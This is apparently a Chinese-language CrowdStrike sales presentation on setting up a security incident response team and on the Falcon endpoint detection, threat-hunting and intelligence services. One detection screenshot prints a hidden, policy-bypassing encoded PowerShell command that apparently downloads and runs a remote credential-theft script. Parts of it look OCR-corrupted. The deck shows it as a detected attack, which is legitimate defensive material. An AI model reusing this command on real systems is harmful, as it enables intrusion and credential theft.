

CROWDSTRIKE

自組CSIRT第一步 7X24企業專屬資安應變服務

陳建棠 Matt Chen



為何需要CSIRT?

溝通協調
協同工作
資安事件
應變處置



內部
問題

資安事件
層出不窮



外部
問題

攻擊面向
廣泛多變



攻擊手法



愈趨複雜



CSIRT的由來

Carnegie Mellon University

1988



Computer Security Incident Response Team



Computer Emergency Response Team



CERT
Coordination Center



Forum of Incident Response and Security Teams, **FIRST**
Asia Pacific Computer Emergency Response Team, **APCERT**



TACERT
EC-CERT
TWCSIRT
NCC-CERT
TWNCERT
TWCERT/CC

CSIRT的定位

資訊分享與分析中心 (Information Sharing and Analysis Center, ISAC)


電腦緊急應變團隊 (Computer Emergency Response Team, CERT)

電腦安全事件應變小組 (Computer Security Incident Response Team, CSIRT)

資安作業中心 (Security Operation Center, SOC)

資安託管服務供應商 (Managed Security Service Provider, MSSP)

資安聯防整體架構



問題是...

團隊
專業資安人員
鑑識分析能力



工具
Monitoring
Detection
Prevention
Respond



維運
7x24 or 5x8
即時應變處理



成本
OPEX
CAPEX



CROWDSTRIKE

We Stop Breaches

踏出自組CSIRT第一步

7x24企業專屬資安應變服務



FOUNDERS



**GEORGE
KURTZ**

Co-founder
& CEO




**DMITRI
ALPEROVITCH**

Co-founder
& CTO



問題： 越來越多的代理程式 + 永無止境的特徵碼

現有作法



解決方案： CROWDSTRIKE FALCON

現有作法



單一
輕量化
代理程式



為何現行做法都失敗了？

因為大家都只做一半



File Based Detection

AV Signatures
File Whitelisting
Machine Learning



Behavioral Detection

Exploit Blocking
Behavioral Analysis
Sandbox Appliance



Everything Else

IOC Detection
Forensics
SIEM Correlation



CrowdStrike
Sees the Entire
Kill Chain

KILL CHAIN

1. RECONNAISSANCE

2. WEAPONIZATION

3. DELIVERY

4. EXPLOITATION

5. INSTALLATION

6. COMMAND & CONTROL

7. ACTIONS ON OBJECTIVES



THE POWER OF ONE

AI POWERED PLATFORM



**IT
HYGIENE**



**NEXT-GEN
ANTIVIRUS**



**ENDPOINT
DETECTION
AND RESPONSE**



**MANAGED
HUNTING**



**THREAT
INTEL**

FALCON PLATFORM



API



TECHNOLOGY PARTNER ECOSYSTEM

SECURITY ANALYTICS




THREAT INTELLIGENCE PLATFORMS



INFRASTRUCTURE



ORCHESTRATION & AUTOMATION





CROWDSTRIKE


SECURITY OPERATIONS



ENDPOINT DETECTION AND RESPONSE – FALCON INSIGHT

快速查詢
即時資料
與
歷史紀錄

應變處理
與
隔離處置



BUSINESS VALUE

快速查找資訊
紀錄端點
的
一舉免漏警報

縮短修復時間

沒有硬體、儲存成本

威脅獵捕




109

92

13

2



powershell.exe

Unassigned New Comment

CS-160228-1151 Network Contain

Execution Details

DETECT TIME	FIRST BEHAVIOR	MOST RECENT BEHAVIOR
	Mar. 7, 2017 21:49:46	Mar. 7, 2017 21:55:56

HOSTNAME: CS-160228-1151

USER ACCOUNT: CS-160228-1151\CS_User

ASSOCIATED BEHAVIOR

Low Severity Suspicious Activity

PowerShell was run with a hidden window and encoded commands on the command line.

Associated IOC (Commandline)

powershell -windowStyle Hidden -ExecutionP.



COMMAND LINE

```
powershell -windowStyle Hidden -ExecutionPolicy Bypass -encodedCommand SQBFAFgAIAAeAE4AZOB3AC0ATwBIAGoAZOBIHQAI ABOAGUAdAAuAFcAZQBIEMAbABpAGUAbgB0ACkA LgBEAG8AdwBuAGwAbwBhAGQAUwB0AHIAaQBuAGc AKAAAnAGgAdAB0AHAAcwA6AC8ALwByAGEAdwAuAG cAaQB0AGgAdQBIAHUAcwBIAHIAywBvAG4AdABIAG4 AdAAuAGMABwBtAC8AYwBsAHkAbQBIADMAGcAvAF AAbwB3AGUAcgBTAGgAZQBsAGwALwBtAGEAcwB0A GUAcgAvAEkAbgB2AG8AawBIAC0ATOBpAG0AaQBrA GEAdAB6AC8ASQBuAHYAwbBrAGUALQBNAGkAbQBP AGsAYQB0AHoALgBwAHMAMQAnACkAOwAgAEkAbg B2AG8AawBIAC0ATOBpAG0AaQBrAGEAdAB8AA==
```

FILE PATH

\Device\HarddiskVolume1\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe

Installed



客戶POC實際案例 (期間: 一個月)

Severity	Counts
Low	1868
Medium	227
High	177
Critical	7

Host Name	事件總數	總計處理時間 (Duration)
[REDACTED]	37	3 小時
[REDACTED]	1	及時處理
[REDACTED]	4	3 天
[REDACTED]	1	及時處理
[REDACTED]	1	及時處理
[REDACTED]	3	2次，分別6分鐘和1.5天
[REDACTED]	6	1.5 天



MANAGED HUNTING – FALCON OVERWATCH

主動告警



權衡事件



7x24

威脅獵捕團隊
為您工作



BUSINESS VALUE

阻止可能發生的重大
資安事件

威脅獵捕專家加持：效果加倍

社群聯防：強化抵抗力

應變處置 降低誤判—關注重點



主動通知威脅告警

SEVERITY	RESOLVED
High	37 ▲ Resolved
Low	1 Unresolved

Select 38 ASSIGN STATUS

TIME (UTC) ▼

31 Aug 2016 @ 09:48

31 Aug 2016 @ 09:48

Chopper Webshell on [redacted]

收件匣 x APT/FH CROWDSTRIKE/CSOC x

Falcon Overwatch

Malicious activity was detected by Falcon OverWatch.

Processes

```

graph TD
    wininit.exe --> services.exe
    services.exe --> svchost.exe
    svchost.exe --> mmc32.exe
    svchost.exe --> netsh.exe
    mmc32.exe --> netsh.exe
    mmc32.exe --> netsh.exe
    mmc32.exe --> netsh.exe
    mmc32.exe --> netsh.exe
    mmc32.exe --> netsh.exe
    mmc32.exe --> netsh.exe
    mmc32.exe --> netsh.exe
    
```


mmc32.exe

Execution Details	COMMAND LINE
Hash Details	C:\Windows\system (SSDP-In)" dir=in ac
0 AV Detections	START TIME 19 Aug 2016 @ 02:31
0 Documents Accessed	STOP TIME 19 Aug 2016 @ 02:31
0 DLLs	ACCOUNT
0 Persistence	
0 Written Executables	
0 Network Connections	FILE PATH \Device\HarddiskVo
0 Network Listeners	FILE NAME mmc32.exe
0 DNS Lookups	SHA256 db06c3534964e3fc





事件串流處理 Event Streaming Process



IOA

Indicators
Of
Attack
攻擊指標

IOC

Indicators
of
Compromise
入侵指標

MD5 Hash
IP/Domain
Virus Signature




ARTIFICIAL INTELLIGENCE

Powered by THREATGRAPH

FALCON PLATFORM AI

更多的原始數據
更多的AI模擬訓練
即時分析
歷史資料分析
全局視野
以資安為基礎



THREAT INTELLIGENCE – FALCON INTEL

威脅情資
分析報告

威脅來源



BUSINESS VALUE

專家諮詢
溝通管道
優先回應

威脅關聯





C-Level Reporting

驅動資安自動化
自有的
威脅情資分析




至少有17個高度複雜的攻擊組織瞄準台灣各產業

Origin		Target Industry		Target Country		Motivation	
China	13	Aerospace & Defense	13	United States	70	Espionage	16
India	1	Government	12	Japan	20	Criminal	2
North Korea	1	Technology	9	Germany	19		
Russian Federation	1	Financials	7	United Kingdom	19		
Unknown	1	Industrial Goods	6	India	18		
+Q		+Q	18 more	+Q	92 more	+Q	

COBALT SPIDER		STARDUST CHOLLIMA		WICKED PANDA		VICEROY TIGER	
	LAST ACTIVE November 2017		LAST ACTIVE October 2017		LAST ACTIVE September 2017		LAST ACTIVE August 2016
TARGET NATIONS 8 Eastern Europe, Georgia, Kazakhstan, Kuwait, Malaysi...		TARGET NATIONS 18 Bangladesh, Belarus, Brazil, Chile, Colombia, Ecuad...		TARGET NATIONS 4 Japan, South Korea, Taiwan, United States		TARGET NATIONS 17 Afghanistan, Australia, Canada, China, India, Iran, ...	
TARGET INDUSTRIES 1 Financials		TARGET INDUSTRIES 2 Financials, Technology		TARGET INDUSTRIES 5 Chemicals, Engineering, Manufacturing, Technology...		TARGET INDUSTRIES 10 Aerospace & Defense, Dissident, Financials, Gover...	
View Profile		View Profile		View Profile		View Profile	

